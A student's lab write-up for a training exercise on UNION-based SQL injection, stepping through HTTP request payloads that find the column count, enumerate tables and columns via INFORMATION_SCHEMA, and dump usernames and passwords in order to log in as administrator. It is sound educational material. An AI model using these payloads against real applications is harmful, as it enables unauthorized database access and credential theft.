S. Giridharan
CB.SC.P2CYS23006

# Lab: SQL injection attack, listing the database contents on non-Oracle databases


This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

To perform the union attack, we need to determine the number of columns that can identified by the following payload:


GET /filter?category=Tech+gifts**'UNION+SELECT+NULL,NULL--** HTTP/2




Next step is to determine the datatype of each column that can be identified by the following payload:

S. Giridharan
CB.SC.P2CYS23006


GET /filter?category=Tech+gifts**'UNION+SELECT+'string?','string?'--** HTTP/2




We need to list the database contents using the following payload:

GET /filter?category=Tech+gifts**'+UNION+SELECT+table_name,NULL+FROM+INFORMATION_SCHEMA.tables--** HTTP/2

S. Giridharan
CB.SC.P2CYS23006




From the list of database tables we need to identify the table which contains the user details, The table **users_sljimt** seems different and we are going to extract the column names from the table using the following payload,

GET /filter?category=Tech+gifts**'+UNION+SELECT+column_name,NULL+FROM+INFORMATION_SCHEMA.columns+WHERE+table_name="users_sljimt"--** HTTP/2

S. Giridharan
CB.SC.P2CYS23006


We are going to extract the usernames and passwords from user_sljimt table using the following payload,

GET /filter?category=Tech+gifts**'+UNION+SELECT+password_dxrtrm,username_hxvbnm+FROM+users_sljimt--** HTTP/2

S. Giridharan
CB.SC.P2CYS23006